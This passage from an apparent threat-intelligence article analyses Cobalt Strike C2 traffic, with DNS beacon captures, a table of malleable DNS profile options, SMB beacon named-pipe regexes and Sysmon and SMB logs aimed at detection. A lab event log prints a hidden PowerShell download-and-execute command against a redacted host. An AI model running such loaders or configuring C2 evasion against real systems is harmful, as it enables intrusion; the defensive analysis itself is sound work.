   30 2.909701  192.168.88.142  192.168.88.2    DNS      276 Standard query 0x8948 A post.3e07e2e1857a975873daea3d30aab80f788b405b3d572b40b483fd286.62bb538bde8d6209e1e074358f7bb…
   31 2.911066  192.168.88.2    192.168.88.142  DNS      292 Standard query response 0x3f2c A post.3bdebe8aa0a2354699a70880898024680a46ebf7d6e31eed03368cd14.516750f4d548d78e8f73…
   32 2.988680  8.8.8.8         192.168.88.179  DNS      303 Standard query response 0x529c A post.3e07e2e1857a975873daea3d30aab80f788b405b3d572b40b483fd286.62bb538bde8d6209e1e0
```

As with HTTP/HTTPS traffic, DNS traffic can be randomized using malleable C2 profiles. Some of the options that are available to threat actors are as follows:




Option	Default Value	Example	Description
dns_idle	0.0.0.0	1.2.3.4	IP address used to indicate no tasks are available to DNS Beacon; Mask for other DNS C2 values
dns_max_txt	252	199	Maximum length of DNS TXT responses for tasks
dns_sleep	0	1	Force a sleep prior to each individual DNS request. (in milliseconds)
dns_stager_prepend		doc-stg-prepend	Prepend text to payload stage delivered to DNS TXT record stager
dns_stager_subhost	.stage.123456.	doc-stg-sh.	Subdomain used by DNS TXT record stager.
dns_ttl	1	5	TTL for DNS replies
maxdns	255	200	Maximum length of hostname when uploading data over DNS (0-255)
beacon		doc.bc.	DNS subhost prefix used for beaconing requests
get_A	cdn.	doc.1a.	DNS subhost prefix used for A record requests
get_AAAA	www6.	doc.4a.	DNS subhost prefix used for AAAA record requests
get_TXT	api.	doc.tx.	DNS subhost prefix used for TXT record requests
put_metadata	www.	doc.md.	DNS subhost prefix used for metadata requests
put_output	post.	doc.po.	DNS subhost prefix used for output requests
ns_response	drop	zero	How to process NS Record requests. "drop" does not respond to the request (default), "idle" responds with A record for IP address from "dns_idle", "zero" responds with A record for 0.0.0.0

The above table was taken from Cobalt Strike's official documentation

SMB Beacons

Another option for threat actors is to employ SMB beacons, once they have gained access to the network. SMB beacons open a local port on the target host and listen for incoming communication from a parent beacon. The communication between the two beacons is possible thanks to named pipes.

The operators can configure the pipename on the client; however, the default pipename starts with "*msagent_#*" for SMB beacons. For a list of default pipe names for other services including some custom profiles check out @svch0st's post here.




Regex	Source
MSSE-[0-9a-f]{3}-server	Default Cobalt Strike Artifact Kit binaries
status_[0-9a-f]{2}	Default psexec_psh
postex_ssh_[0-9a-f]{4}	Default SSH beacon
msagent_[0-9a-f]{2}	Default SMB beacon
postex_[0-9a-f]{4}	Default Post Exploitation job (v4.2+)
mojo.5688.8052.183894939787088877[0-9a-f]{2}	jquery-c2.4.2.profile
mojo.5688.8052.35780273329370473[0-9a-f]{2}	jquery-c2.4.2.profile
wkssvc[0-9a-f]{2}	jquery-c2.4.2.profile
ntsvcs[0-9a-f]{2}	trick_ryuk.profile
DserNamePipe[0-9a-f]{2}	trick_ryuk.profile
SearchTextHarvester[0-9a-f]{2}	trick_ryuk.profile
ntsvcs	zloader.profile
scerpc	zloader.profile
mypipe-f[0-9a-f]{2}	havex.profile
mypipe-h[0-9a-f]{2}	havex.profile
windows.update.manager[0-9a-f]{2}	windows-updates.profile
windows.update.manager[0-9a-f]{3}	windows-updates.profile
ntsvcs_[0-9a-f]{2}	salesforce_api.profile
scerpc_[0-9a-f]{2}	salesforce_api.profile
scerpc[0-9a-f]{2}	zoom.profile
ntsvcs[0-9a-f]{2}	zoom.profile

Cobalt Strike Named Pipe Regex.csv hosted with ❤ by GitHub view raw

SMB beacons are mostly used to make network detection harder and to get access to isolated systems where communication to the internet is prohibited. Additionally, due to SMB protocol being accessible in most internal networks, it makes for a reliable C2 method. Operators can also chain beacons and move laterally inside the network.

According to our records, SMB beacons are not frequently used. However, they’re still a powerful weapon in the hands of skilled operators. As we do not see SMB beacons used often in our intrusion cases, we took an example case from our lab to demonstrate the effectiveness of this method.

We ran a PowerShell loader on the target host, which loaded a stageless SMB beacon in memory. In our case, the SMB Beacon is communicating over the network with a parent Beacon using named pipes. For this example, we chose the named pipe “my_pipes”.


New Listener

Create a listener.


Name: SMB

Payload: Beacon SMB

Payload Options

Pipename (C2): my_pipes


As you can see from the screenshots below, windows event 4688 contains the execution of the PowerShell command.



```
Event 4688, Microsoft Windows security auditing.

General  Details

A new process has been created.

Creator Subject:
        Security ID:            WINDOMAIN\vagrant
        Account Name:           vagrant
        Account Domain:         WINDOMAIN
        Logon ID:               0x47F30

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0xe94
        New Process Name:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Token Elevation Type:   %%1938
        Mandatory Label:        Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x998
        Creator Process Name:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        Process Command Line:   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://[redacted]:80/a'))"
```


As explained in our previous Cobalt Strike article, Sysmon events 17 and 18 can log named pipes. However, Sysmon should be explicitly configured to log named pipes. A good public Sysmon config that includes named pipes and much more is Olaf's Sysmon Moduler.

Below, you can see the named pipe created that we specified on the Cobalt Strike interface when we created the SMB listener.



```
Pipe Created:
RuleName: -
EventType: CreatePipe
UtcTime: 2021-11-13 00:11:50.665
ProcessGuid: {8612c0b8-02c5-618f-e500-000000000a00}
ProcessId: 3732
PipeName: \my_pipes
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```


Furthermore, the SMB Beacon will communicate over port 445 to the main beacon as we described above, which will then send the results to the C2 server. This is known as chaining beacons. The below screenshot illustrates the SMB communication between the beacon on the beachhead host and the chained beacon(s). Another way to describe the communication is a parent/child relationship.



The network traffic shows the target host communicating over SMB with the other compromised host running the parent HTTP Beacon. Named Pipes are used to facilitate the transition of data.

192.168.38.102 = SMB Beacon

192.168.38.104 = HTTP Parent Beacon



```
37 2021-11-13 02:08:40.055490 192.168.38.104    192.168.38.102    SMB2    174 Write Request Len:4 Off:0
38 2021-11-13 02:08:40.055698 192.168.38.102    192.168.38.104    SMB2    138 Write Response
39 2021-11-13 02:08:40.056153 192.168.38.104    192.168.38.102    SMB2    234 Write Request Len:64 Off:0
40 2021-11-13 02:08:40.057959 192.168.38.102    192.168.38.104    SMB2    138 Write Response
41 2021-11-13 02:08:40.058453 192.168.38.104    192.168.38.102    SMB2    178 Ioctl Request FSCTL_PIPE_PEEK
42 2021-11-13 02:08:40.062375 192.168.38.102    192.168.38.104    SMB2    186 Ioctl Response FSCTL_PIPE_PEEK
43 2021-11-13 02:08:40.080670 192.168.38.104    192.168.38.102    SMB2    178 Ioctl Request FSCTL_PIPE_PEEK
44 2021-11-13 02:08:40.081707 192.168.38.102    192.168.38.104    SMB2    186 Ioctl Response FSCTL_PIPE_PEEK
45 2021-11-13 02:08:40.096739 192.168.38.104    192.168.38.102    SMB2    178 Ioctl Request FSCTL_PIPE_PEEK
46 2021-11-13 02:08:40.115055 192.168.38.102    192.168.38.104    SMB2    186 Ioctl Response FSCTL_PIPE_PEEK
47 2021-11-13 02:08:40.127677 192.168.38.104    192.168.38.102    SMB2    178 Ioctl Request FSCTL_PIPE_PEEK
48 2021-11-13 02:08:40.133889 192.168.38.102    192.168.38.104    SMB2    186 Ioctl Response FSCTL_PIPE_PEEK
49 2021-11-13 02:08:40.159401 192.168.38.104    192.168.38.102    SMB2    178 Ioctl Request FSCTL_PIPE_PEEK
50 2021-11-13 02:08:40.162245 192.168.38.102    192.168.38.104    SMB2    186 Ioctl Response, Error: STATUS_BUFFER_OVERFLOW FSCTL_PIPE_PEEK
51 2021-11-13 02:08:40.162900 192.168.38.104    192.168.38.102    SMB2    171 Read Request Len:4 Off:0
52 2021-11-13 02:08:40.163390 192.168.38.102    192.168.38.104    SMB2    142 Read Response
53 2021-11-13 02:08:40.163840 192.168.38.104    192.168.38.102    SMB2    171 Read Request Len:68 Off:0
54 2021-11-13 02:08:40.164023 192.168.38.102    192.168.38.104    SMB2    206 Read Response
```

```
> Frame 10: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits)
> Ethernet II, Src: VMware_ea:d7:9a (00:0c:29:ea:d7:9a), Dst: VMware_9e:d3:e0 (00:0c:29:9e:d3:e0)
> Internet Protocol Version 4, Src: 192.168.38.104, Dst: 192.168.38.102
> Transmission Control Protocol, Src Port: 56433, Dst Port: 445, Seq: 363, Ack: 305, Len: 120
> NetBIOS Session Service
> SMB2 (Server Message Block Protocol version 2)
> Data (4 bytes)
```


Detecting and Analyzing C2 Traffic

Thanks to free, open-source tooling, investigating network traffic has become more accessible. There are specific tools that we use to analyze suspicious network traffic in our intrusion cases. We believe that no single tool can provide complete detection coverage, but we can get close by combining them. In the following section, we will look at these tools that could accelerate analysis for defenders.

Sigma

We'll go through a few Sigma rules that can help us detect Cobalt Strike's network activity.


Cobalt Strike DNS Beaconing is a rule created by Florian Roth which looks at DNS logs to detect the default DNS C2 behavior based on the dns_stager_subhost, put_output and dns_stager_subhost as seen above.



```
26 lines (26 sloc) | 718 Bytes
```

